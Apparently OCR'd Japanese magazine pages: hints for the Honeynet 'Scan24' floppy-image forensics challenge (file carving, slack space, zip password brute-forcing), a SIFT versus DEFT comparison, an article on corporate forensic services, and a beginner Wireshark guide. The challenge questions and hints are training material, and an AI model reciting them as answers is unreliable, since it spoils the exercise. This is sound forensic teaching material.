なお、Autopsyはフラグメントされているデータをつなげて検索しないため、本来ヒットすべきデータを見落とす可能性がある。また、Shift_JISやEUC-JPなどの日本語の文字コードには対応していない。検索機能を使う場合はこれらの注意点を理解した上で実行する必要がある。

LESSON 2 Scan24の演習課題

The Honeynet PROJECTよりダウンロード
http://old.honeynet.org/scans/scan24/

Scan24は筆者がフォレンジック調査のトレーニングなどで課題としてよく利用している演習課題である。この問題は中級者向けの課題となっているが、データサイズが小さく、それほどトリッキーな問題でないこともあり、初心者でも楽しめる内容となっている。

まずScan24の課題内容だが、大雑把には次のようなストーリーになっている。『法執行機関が高校生に麻薬を販売していた密売人(Joe Jacobs)を逮捕したところ、自宅からフロッピーディスク(FD)が1枚発見された。あなたのミッションは、このFDのイメージファイルから、麻薬の密売人が他の高校にも麻薬を販売していたかどうか証拠となるデータを、一定期間内に探し出してほしい』というものだ。詳細なストーリーは設問のWebに掲載されているthe police reportを参照していただくとして、この課題には5個の設問と、6問目にボーナス問題が用意されている。

基本的なゴールは、この麻薬の密売人が他の高校にも販売していたとする証拠データの発見だ。しかし、具体的に何を発見したらよいのか明確には書かれていない。これは実際の案件でもそうなのだが、具体的に何を発見したらよいか明確でなく、さまざまな手がかりや情報を精査していくことで最終的に証明しようとしている内容に関するデータを揃えるといった具合になる。

なお、Scan24の課題はフロッピーディスクなのでFATファイルシステムとなっている、マイクロソフトからFAT32に関する仕様書※1をダウンロードし参照しながら挑戦すれば、ファイルシステムの構造についてもわかりやすくなるはずだ。

◎ FDイメージ

Scan24のWebから課題ファイル(FDのddイメージファイルをzipで圧縮している)をダウンロードすることができる。まずはzipフィルを展開すると、imageというサイズ約1.4MBのファイルが展開される。このファイルはFDのRAWイメージなので、このままでは内容を閲覧して調査しにくい。解析の方法として、このイメージファイルを再びFDメディアにddコマンドで書き戻し、WindowsからFDにアクセスするという方法もあるだろう。物理メディアに書き戻す利点としては、Windowsからアクセスした場合にはどの様に見えるのか把握できる点、Windows用のさまざまなツールを解析に利用することができるという点がある。物理的なメディアに書き戻さずとも、「仮想な背中※2」にて提供されているVirtual Disk Driverなどを使い、仮想的にイメージファイルをドライブとしてマウントしてWindowsからアクセスするという方法もあるだろう。

コンピューターフォレンジック調査では、通常証拠となる電子データに対して書き込みを行なわないように書き込み禁止装置(ライトブロッカー)を利用してデバイスにアクセスするのが基本だが、FDであればライトプロテクトスイッチにより簡単に書き込み禁止が実施できる。

物理的なメディアにリストアしてアクセスするのではなく、イメージファイルのままで解析するということであれば、フォレンジック用ツールなりバイナリエディタの出番となる。FATファイルシステムくらい目視で読める！　という方は

Scan24の演習　問題文

1. Who is Joe Jacob's supplier of marijuana and what is the address listed for the supplier?
2. What crucial data is available within the coverpage.jpg file and why is this data crucial?
3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?
4. For each file, what processes were taken by the suspect to mask them from others?
5. What processes did you (the investigator) use to successfully examine the entire contents of each file?

Bonus Question:

6. What Microsoft program was used to create the Cover Page file. What is your proof (Proof is the key to getting this question right, not just making a guess).

※1 http://www.microsoft.com/whdc/system/platform/firmware/fatgen.mspx
※2 http://chitchat.at.infoseek.co.jp/vmware/indexj.html

攻略のヒント FDイメージの解析

まずは今見えているファイルがそれぞれ何か、どのようなデータであるかを確認してみよう。Autopsy上でファイル名をクリックすれば、そのデータ内容が表示される。この時、Autopsyは自動的にクリックしたファイルのファイルタイプ識別を行なってくれる。ブラウザー画面上の真ん中にFile Type:の項目として識別した結果が表示されるので参考になるだろう。例えば、coverpage.jpgcというファイルと、クリックするとファイルタイプとして「PC formatted floppy with no filesystem」というメッセージが表示されるはずだ

これは、coverpage.jpgcというファイルのデータ内容をHEXモードで表示すると理由がわかるはずだが、ファイル名から期待できるJPEG画像ファイルのデータパターンではなく、¥xF6という値がファイルの先頭からずっと埋まっている。

余談ということでもないのだが、JPEG画像ファイルの先頭16進数パターンは、通常¥xFF¥xD8¥xFF...となっている。他にもいくつか興味深い点があるはずだ。例えば拡張子EXEのファイルなども存在しているが、これもファイルタイプに注目する必要がありそうだ。

ファイルシステム内にはWordの文書ファイルも存在している。Autopsy上での閲覧が難しい形式のファイルは、Exportを利用してイメージファイル内から個別ファイルとして取り出し、別途対応するアプリケーションで内容を確認するという方法をとる。課題のイメージ内にあるWordファイル内には英語の文書しかないので、ASCII Stringsの表示モードを使うことでテキスト文字列だけを簡単にAutopsy上から確認することも可能だ

バイナリエディタを使っていただくとして、The SleuthKit&Autopsyを利用するのであれば、ケースにイメージを追加するには、FATファイルシステムのボリューム（Partition）として追加すればよい。間違えてDisk Imageとして追加するとワーニング画面が表示されるはずだ。

◎画像ファイルの痕跡を探索する

設問の2番目では、coverpage.jpgファイルに関する質問が出ている。ファイルの“範囲”というのがポイントだが、現時点ではファイル名coverpage.jpgcをクリックしても画像を確認することができない。ファイル名としてJPEGファイルのような痕跡があるわけだから、FD内の未割り当て領域にはまだこのJPEG画像データが残っている可能性も考えられる。バイナリエディタを使って16進数パターンでJPEGファイルのヘッダーを見つけるという手もあるが、SIFT環境内にはこういったケースで便利なForemost※3というツールが含まれている。

このツールはあらかじめ定義されたパターンを利用してファイルを復元するためのツールである。例えば、Pagefile.sysやUnallocated Clusters（未割り当てクラスター領域）に対して、JPEG画像ファ

※3 http://foremost.sourceforge.net/

イルのリカバリーなどを行うのに向いている。

Foremostがリカバリーできるファイルの種別は多数あるので、指定したパターンを持つファイル（例えばJPEG）だけをリカバリーするのであれば、foremost -t jpeg imageのようなパターンを指定すればよい。対応しているファイルをすべて指定したファイル内から取り出すのであれば、foremost -t all imageとすればoutputフォルダ配下に、各ファイルタイプごとに出力結果が保存される。Foremostを使う上で注意する必要がある点として、Foremostではヘッダーパターンとフッターパターンを単純に切り出すだけで、ファイルシステムの構造は考慮していないという点である。例えば、JPEG画像ファイルがフラグメントされている状態でForemostを実行しても正しく画像ファイルがリカバリーされないことになる。

なお、Autopsyではキーワード検索の画面内から、未割り当て領域を抽出して別途ファイルとして保存することができる。もし未割り当て領域だけをForemostによるリカバリーの対象としたいのであれば、Extract Unallocated Sectorsの機能を試してみていただきたい。

◎クラスターとスラックスペース

Windowsが一般的に利用するFAT/NTFSファイルシステムでは、ファイルなどが作成される場合、クラスターという単位でディスクへの書き込みが行なわれる。ハードディスクやフロッピーディスクの場合、通常は1セクターは512バイトとなっているが、1セクター単位で書き込みや読み取りを行うと効率がよくない。このため、ファイルシステムのフォーマット時にいくつかのセクターを1つにまとめ、クラスターという単位で取り扱う。例えば、FDのような小さなファイルシステムの場合には、1セクター=1クラスターとなっているが、ハードディスクのようなサイズが大きなファイルシステムでは、8セクター=1クラスターとなっている。デフォルトでの割り当てクラスターサイズについては、マイクロソフトの文書番号：140365「NTFS、FAT、およびexFATの既定のクラスターサイズ」に記載されている。


エクスプローラからファイルのプロパティを見た時に、ファイルのサイズとディスク上のサイズという2つのサイズが表示されていることが確認できると思うが、サイズはファイルの論理サイズでありデータのサイズとなる。これに対してディスク上のサイズは、割り当てられているクラスターのサイズということになる。

データはクラスター単位で書き込まれるわけだが、例えば一度に8セクター（1クラスター）の割り当てが行なわれても、実際に書き込まれるデータはそのうち1セクター分しか使っておらず、残り7セクター分は何も書き込まれないということもありえる。ファイルの論理サイズからクラスターの終端までの"余っている"データ範囲を、ファイルスラックと呼んでいるが、ここに重要なデータが残っている場合がある。今回のScan24の課題と直接の関連はないが、例えばWindows XPのゴミ箱フォルダを空にした場合には、ゴミ箱内のファイルを管理しているインデックスファイル（INFO2）のサイズが20バイトまで小さくなる。この時、INFO2ファイルのスラック領域上には、このゴミ箱に入っていたファイルのリストがまだ残っている場合がある。

このため、ファイルの内容が特に重要でないケースであっても、ファイルのスラック領域を確認することで、以前にそのセクターを利用していたファイルのデータ痕跡などから、重要な手がかりが得られる場合もあるのだ。


Autopsy上からファイルのスラック領域を確認したい場合には、該当ファイルのメタデータからディレクトリエ

攻略のヒント　画像ファイルの痕跡




JPEG画像ファイルの終端の16進数パターンは「\xFF\xD9」となっている。上の図とあわせせてヒントにしてほしい

攻略のヒント スラック領域



Autopsyからスラック領域を調査する

攻略のヒント パスワード解析



この課題では、解析に利用できる期間が定められており、一定の期限内に報告を上げる必要がある。ブルートフォースによるパスワード解析を行っても恐らく指定されている期限内にパスワード解析が完了することはないと思われるため、パスワードを解除するにはさらなる工夫が必要になるだろう。ちなみに筆者はstrignsコマンドを使いASCII文字列を取り出し、それをそのまま辞書として利用したのだが見事に駄目だった。何が手順として問題となったのかは、答えを見つけた読者ならわかっていただけるだろう

ントリの番号を指定し、Sectorsのところを確認することで、データが書き込まれているセクター範囲を確認することができる。データが書き込まれている最終セクター位置とその前後を確認することでスラック領域を調査できる。

◎パスワードの解析

この課題では、いずれかのタイミングで、zipファイルのパスワード解析の必要性が出てくる。具体的にどのzipファイルのパスワード解析が必要となるか書いてしまうとネタバレになるので避けるが、これを解けないと先に進めないことになる。

最近はGPUを利用してパスワードクラック速度を上げる方法も存在するが、今回の答えとなるパスワード文字列を、いま原稿を書いている手元のPC（Core2 Duo搭載の一般的なスペック）で解析しようとした場合、結果が出るには2日と1時間という予測が表示されている。しかし、この予測数値は、筆者が答えのパスワード長と文字パターンを知っているのでそれに合うようにブルートフォースのパラメーターを調整した結果である。英数字（大文字・小文字）と数字のパターンで、文字列長だけ答えと同じ長さに設定した条件でブルートフォースした場合、予測期間は1年以上となっている。CPUを利用したブルートフォースでこのzipファイルを解くのはかなり厄介なはずだ。


◎まとめ

あまり詳しく解説してしまうとネタバレになってしまうのだが、設問で問われているように、このFDイメージにはある種の細工が施されている。最近、日本では検察（検事）がFDのタイムスタンプを改ざんしたことが大きなニュースになったばかりだが、このFDに細工した人物はもう少しやっかいな仕掛けを施している。筆者からの助言としては、フォレンジックツールはファイルシステムなりの仕様に従ってパースを行なっているだけであり、ツールを信用しすぎるのはよくない、ということである。結局のところ、この課題を解く上でもっとも重要なのは、データを調べているあなたの眼であると言っても過言ではないだろう。

この課題は昨年までセキュリティ＆プログラミングキャンプの解析コースで課題として利用していたのだが、過去に最も早く目的とするデータに到達した生徒は約10分程であった。むろんヒントは事前にいろいろと出してはいたのだが、律儀にTSK&Autopsyを使う生徒よりも、バイナリエディタで調査を行なった生徒の方がが回答は早かった印象がある。読者の皆さんも手詰まりになったらバイナリエディタで眺めてみてはどうだろうか。

無料! フォレンジック専用Linuxディストリビューション

SIFT Workstation & DEFT Linux



本格的なデジタルフォレンジック用製品は、ちょっと個人で手を出せる価格ではない。だが、フリーツールを集めたLinuxなら誰でも使えるぞ。フォレンジック用Linuxを2つ紹介しよう。


文●kazamiya

SIFT Workstation

SANS Instituteは、アメリカのワシントンを拠点に、情報セキュリティの研究、教育機関として設立された団体である。SANSとはSysAdmins, Audit, Network, Securityの頭文字だ。

SIFT(SANS Investigative Forensic Tool kit) Workstation、以下SIFTは、VMware上で動作するUbuntuベースのデジタルフォレンジックの統合環境である。SIFTはSANS Instituteが提供するトレーニングコース「Computer Forensic Investigations and Incident Response」で用いるキットとして、Rob Lee氏により2008年に作成された。

SIFTには有用なフリーツールがひととおり収録されており、実績のあるThe Sleuth Kit & Autopsyに加え、PyFLAG、PTKといったWebベースのGUIツールが使える。事前設定も済んでおり、使い始めるまでに大掛かりな作業をする必要がない。



メニュー類は上部に配置されており、デスクトップにツールリストや簡単な使い方がまとめられたPDFが置いてある。ホストOS(Windows)、ゲストOS(SIFT)両方からそれぞれのディスクにアクセスできるため使いやすい

入手先URL　https://computer-forensics2.sans.org/community/siftkit

DEFT Linux

DEFT(Digital Evidence & Forensic Toolkit) Linux、以下DEFTは、UbuntuをベースとしたLive CDのディストリビューションである。DEFTは、デジタルフォレンジックのコンサルタントとして活躍しているイタリア人の、Stefano Fratepietro氏によって2006年に立ち上げられた。数名のメンバーとともに開発が続けられており、2010年10月現在のバージョンは5.1である。


The Sleuth Kit & Autopsyをはじめとする実績のあるフリーツールに加え、DEFT Editionとして独自にカスタマイズしたネットワークフォレンジックツールのXplico、ファイルタイプ識別ツールのtrIDが収録されている。


DEFTはLiveCDとして提供されているが、派生プロジェクトに、LiveUSB版の「DEFT USB」や、Windowsで動作するツール一式を含む「DEFT Extra」もある。

次期バージョン6は年末のリリースが予定され

ており、Ubuntu の派生ディストリビューションである Lubuntu をベースにすることや、Wine を採用して Linux 環境から Windows アプリケーションを使えるようにすることがアナウンスされている。

入手先 URL　http://www.deftlinux.net/download/


DEFT の画面。左下のボタンから各ツールを呼び出す。図は Xplico を起動した状態



DEFT Extra は、ライブでの情報収集に適したいろいろなツールが含まれている

SIFT と DEFT、どちらを使う？

SIFT、DEFT を比べると右の表のようになる。

収録されているツールを比較すると、SIFT の方が多く網羅的といえる。DEFT に収録されているツールはほぼ SIFT にも含まれているが、SIFT に含まれる有用なツールで DEFT に含まれていないものがある。例えばメモリ解析ツールの Volatility、タイムライン解析ツールの log2timeline、レジストリ解析ツールの regripper などは SIFT にのみ含まれている。ただし、DEFT には独自のツールが含まれている点に加え、前述の「DEFT Extra」には Windows 上で動作する有用なツールが揃っている点を考慮すると、SIFT に遜色ない状況である。

要求スペックを比較すると、SIFT は VMware 上で動作し、デスクトップ環境に GNOME が採用されていることから、それなりの性能を持ったマシンが必要である。一方の DEFT では LXDE が採用されており、低スペックマシンでも動作する。

カスタマイズの面では、VMware 上で動作する SIFT に分がある。特にスナップショット機能を使って状態を管理できる点が大きい。DEFT は LiveCD であるため、電源を落とすとカスタマイズした結果が失われてしまう。カスタマイズしたい場合には LiveUSB の DEFT USB を使うとよい。

用途を考えると、SIFT は詳細な調査に、DEFT はデータの保全やインシデント発生現場でのライブ対応に向いている。場面に応じて使い分けるとよいが、業務などで携わっていなければ保全や現場対応の機会はそうないだろう。ということで、まずは SIFT を使ってみることをお勧めする。SIFT にも保全ツールが含まれているので、調査にあわせて保全作業も試すとよい。

表 SIFT と DEFT の比較

	SIFT	DEFT
提供形式	VMwareイメージor インストールDVD	LiveCD/USB
ツール類	充実	オリジナルツールあり
要求スペック	高い	低い
カスタマイズ	容易	面倒
用途	詳細調査・解析	保全、ライブ対応

最後に、両者の日本語化に触れておこう。SIFT は英語環境がベースで、日本語環境を構築するためには追加パッケージ一式のインストールが必要となる。とはいっても Ubuntu 自体の言語環境の追加は容易にできるので、それほど手間ではない。

一方、DEFT では起動時の Language 設定で日本語を選択しておけばメニュー類が日本語化される。初期状態では日本語入力はできないが、SCIM パッケージは入っているため、scim-canna や scim-anthy を追加し、canna や anthy などの日本語入力パッケージをインストールすれば日本語入力も可能となる。

フォレンジックってどんな時に必要? いくらかかるの?

業務としてのフォレンジック



フォレンジックの本領は、企業で起きた事件への対応にある。実際のフォレンジック業務とは、そして気になる費用は…　フォレンジックのプロが明らかにする!

文●Oro

◉日本でもフォレンジック業務は必要になってきている

米国では「デジタルフォレンジックは組織のインフラである」と言われる。SOX法やe-Discovery（電子情報開示）などのコンプライアンス要求に対する適切な対応は、英米の企業にとって義務であり、対応によっては企業イメージを損ないかねないリスクを伴う。そのため、デジタルフォレンジックは設備やその運用、専門スタッフやトレーニングを含めて定常的なコストとして認識されているのだ。

日本の状況はどうだろうか。現状では、e-Discoveryのような訴訟対策としてデジタルフォレンジックが用いられる状況は、海外と直接取引のある企業など、極めて限られているといえる。ただし、既に企業の情報のほとんどが電子化されつつある現状で、近年厳しく求められている企業活動のコンプライアンスを確かなものにするために、デジタルフォレンジックの概念を取り入れた業務システムの構築・運用をせざるを得ない状況になっていくだろう。

◉どんな時に必要とされる業務?

それでは現在の日本企業において、デジタルフォレンジック調査はどのような時に必要とされる業務だろうか。筆者は民間の調査会社に所属しているが、数多く扱うのがP2Pソフトウェアやマルウェア感染による情報漏えい、企業の所有するサーバーへの不正アクセスなどのいわゆる情報セキュリティインシデントに関する案件である。また、数はそれほど多くないが、不正な会計処理や従業員のスパイ行為（意図的な外部への機密情報の持ち出し）などの、不法行為に関しても調査を行うことがある。

情報セキュリティインシデント対応が多いのは、民間企業にインシデント対応の十分な専門知識と経験を持ったメンバーが不足しているためだと思われる。一部の大手企業ではシーサート（CSIRT：Computer Security Incident Response Team）などを抱えているところもあるが、残念ながら世の中の多くの企業では、情報システム担当者が片手間で対応せざるを得ないケースが多い。彼らは業務には精通しているが、インシデント対応の経験や知識に乏しいため、実際のインシデントが発生した際には案件のマネジメントに徹し、証拠の保全や解析などの実務作業は外部の第三者の力を頼らざるを得ないというのが実情だろう。


不法行為の調査に関しては、インシデント自体は非常に多いと思われるが、企業は社内の問題に対して「可能なかぎり自分たちで案件をコントロールし、インシデントを収束させたい」という意識が働いているように見える。発生するコストやリスクとその見返りについて考えると、損害賠償請求や刑事告訴などによってインシデントを公開することは企業にとって割の良い選択ではないからだ。

第三者に調査を依頼する場合にも、企業内部で可能なかぎり調査を進め、関係者へのインタビューも終えた最終的な局面で、調査結果を確定するために外部に依頼する、といったケースがある（これはこれで問題なのだが）。当然のことながら、調査員は案件で知りえた一切の情報に関する機密保持の契約を結んでいるわけだが、社外の人間にこのようなセンシティブな情報が拡散すること自体、できるかぎり避けたいと考えているのだ。

反面、社外からの不正アクセスなどの情報セキュリティインシデントに対しては、断固たる措置

を取る（もしくは検討する）ケースが増えてきている。情報漏えい事件などによって社外に漏れてしまった情報には、企業のコントロールは効かないが、同様の事件の再発を防止するために、法的対応を視野に入れた厳しい対応を採用することがある。

2009年に日本IBMがP2Pネットワーク経由で流出した情報を意図的に拡散していた人物を特定し、警視庁と協力して逮捕した事件は記憶に新しい。この事件で日本IBMが個人の愉快犯を「情報のテロリスト」と批判し、断固たる法的対応を取ったこと、その経緯をマスコミを通じて広く公開したことは、他の企業にも強い影響を与えている。このようなケースでは、将来の裁判を見越した厳密な証拠保全や証拠の解析が必要になるため、調査にはデジタルフォレンジックの知識と技術が必須となる。



特定非営利活動法人デジタル・フォレンジック研究会「証拠保全ガイドライン　第1版」
http://www.digitalforensic.jp/expanel/diarypro/diary.cgi?no=207&continue=on

●どれくらいの費用がかかるの？

費用に関しては非常に幅がある。PCの便利屋的な会社で、デジタルフォレンジック調査という名目の作業を行う場合もあるが、そのような会社では数万円から調査を請け負うケースもあるようだ。ただし、業者の一部には証拠の保全や解析などが不適切な場合があるようで、誤って証拠を破壊してしまうといったケースを耳にする。

専門的なフォレンジック機材を用いて、高度なトレーニングを受けた人員が調査を実施する場合、PC1台につき数十万円という価格帯だろう。当然のことだが、ハードディスクの容量や調査対象PCの台数によって費用は加算されていく。また、証拠保全やデータの解析を厳密に行う場合には、作業員の増員など物理的なコストが加算されるため、案件の目的に応じていくつかのサービスオプションから選択することになるだろう。

関係する社内のPCすべてに対しデジタルフォレンジック調査を行うのは、費用や調査時間の面で非現実的※であるため、どのタイミングでどの範囲に対して調査を行うかの判断は、インシデントをマネージメントするリーダーの手腕にかかってくるといえる。

現状では、案件の規模にもよるが、突発的に発生したインシデントに対して都度費用を支払う方が、内部で定常的に機材や専門家を確保してコストを払い続けるよりも安上がりだという判断があるようだ。

●証拠保全ガイドラインの紹介

最後に業務としてデジタルフォレンジックを実施する際に参考となる「証拠保全ガイドライン」について簡単に紹介する。このガイドラインは、特定非営利活動法人デジタル・フォレンジック研究会の「技術」分科会ガイドライン作成ワーキンググループによって2010年4月にまとめられた、日本の企業や組織のための証拠保全ガイドラインである。

フォレンジックに関する国際的な基準を踏襲しつつも、現状のわれわれの情報システムと大きく乖離しないガイドラインを目指して作成されており、今後改定などを経てブラッシュアップされていくものと思われる。2010年9月現在、特定非営利活動法人デジタル・フォレンジック研究会のWebサイトで第1版が公開されているので、デジタルフォレンジックに興味のある読者にはぜひ一読をお勧めする。

※実はこういった大規模な調査を実現するパッケージもあるが当然のことながらたいへん高価である

定番のネットワーク解析ツールをマスターしよう

初心者のための Wireshark入門


LAN内に流れるデータを収集・解析することができるソフト「Wireshark」(ワイヤーシャーク)。Wiresharkのインストール・起動方法から簡単な使い方、自分のPCがどんな通信をしているか実際にキャプチャーして観察する。



文●sonodam

Wiresharkって何?

Wireshark※1は多機能かつ高性能なパケット解析ソフトウェアである。もちろん解析だけでなく、キャプチャー(通信を記録)することも可能だ。通信に関するあれこれを調査する場合、このソフトウェアは定番中の定番と言えるだろう。これだけのソフトウェアが無料で公開されているというのは、全くもってありがたいかぎりである。その開発には非常に多くの技術者が関わっていて、カバーしているプロトコルの数も多い。ちなみに日本人技術者もコントリビューターとして多数名を連ねている※2。



この素晴らしいソフトウェアを使って、パケット解析にチャレンジしてみよう

Wiresharkをインストールしよう

ダウンロードパッケージのWebページ※3ではソースコード、Mac OS X版、Windows版、それにサードパーティーパッケージとして各種LinuxやUnixプラットフォーム用パッケージが公開・リンクされている。

Mac OS X版、Windows版のインストールはごく簡単だが、やむを得ずLinuxなどにソースからインストールする場合には少し注意が必要となる。インストール時に何が入っているかによるが、libpcapライブラリやGTK+などのパッケージが必要となることがあるのだ。そういう場合には、yumやaptなどのパッケージインストーラーで(あるいは、こちらもソースから構築して)必要なパッケージを入れてからインストールする。

なお、BackTrackには最初から入っているので、気にする必要はない。Windows OSの場合にもパケットドライバーであるWinPcapのライブラリが必要だが、Wireshark自体に同梱されているので、別途ダウンロード・インストールする必要はない。

本文にでてくるWiresharkのサンプルデータはHackerJapanの公式サイトにアップロードしていますので、そこからダウンロードしてください。

※1 http://www.wireshark.org/
※2 開発に関わった人の名前は http://www.wireshark.org/about.html に掲載されている。若くして亡くなられたイトジュンさん(萩野"いとぢゅん"純一郎氏)の名前もあって、ちょっと切ない

Wireshark を使ってみよう


2010年9月時点での最新版は1.4.0だ。Windows や Mac ではアイコンをクリックして起動してみると右のような画面になる。

BackTrack の場合、初期コンソール画面から startx コマンドを投入してウインドウシステムを起動したのち、左下スミのアプリケーションメニューの「Internet」から Wireshark を選択すれば起動する。

◎キャプチャーの開始と終了


まずは使ってみよう。「Capture」の「Interface List」にある中から、使用するネットワークインターフェイスを選ぶ。インターフェイスのリストにはいろいろ出てくることもあるが、実機では ifconfig（Windows では ipconfig）コマンドなどで確認して選択するとよい。BackTrack を VMware などでゲスト OS として起動するときは「Psedo-device that captures on all interface」を選べば、疑似インターフェイスを用いてすべてのインターフェイスのパケットをモニターすることができる。

なお、バージョンなどの都合により BackTrack 環境ではなく Windows で使う場合をサンプルに



Wireshark 起動直後の画面。左ブロックに使用できるネットワークインターフェイスのリストとヘルプ、中ブロックにファイル履歴、右ブロックに関連情報へのリンクがある

Wireshark の画面構成



※3 http://www.wireshark.org/download.html

しているが、基本的な使い方は同じだ。ちなみにBackTrack4 R1に入っているWiresharkのバージョンは1.2.6である。もちろん、ソースから最新版にバージョンアップすることも可能だ。

インターフェイスを選択すると、通信パケットをキャプチャーする状態になった。ここで何らかの通信を行えば、通信パケットの情報が表示される。

キャプチャーを止めたいときは、上のメニューから「Capture」をプルダウンし「Stop」を選ぶか、「Ctrl」キーと「e」を押す。あるいは、上から2段目のアイコンメニューにあるStopアイコンをクリックすれば終了する。

キャプチャーしたデータをファイルとして保存したいときは、上メニューから「File」の「Save」もしくは「Save As…」などで保存する。

Wiresharkを起動する

1. 「Capture」の「Interface List」か「インターフェイス選択ボタン」をクリックする

2. ネットワークカードを選択する画面が出てくる。どのカードを使ってキャプチャーするか選ぶ

3. どのカードを選んでよいかわからない場合はWindowsならコマンドプロンプト画面から「ipconfig」と入力して情報を確認しよう

4. ネットワークカードを選択したら、どんどんデータをキャプチャーしていく

WireSharkの終了方法


1. 「Capture」から「Stop」を選択するか、「Stop」ボタンを選択すればキャプチャーは停止する

2. キャプチャーしたデーターを保存するかどうか聞いてくるので、保存する場合は「Save」。しない場合は「Quit without Saving」を選ぶ

「自分の通信」をキャプチャーしてみよう

Wiresharkがキャプチャーする通信は、基本的に「自分」が行う通信である。自分が行う通信とは、例えば使用者がWebブラウジングをしたり、メールを送受信する場合に発生する通信や、システムが自動的に行う通信のことである。

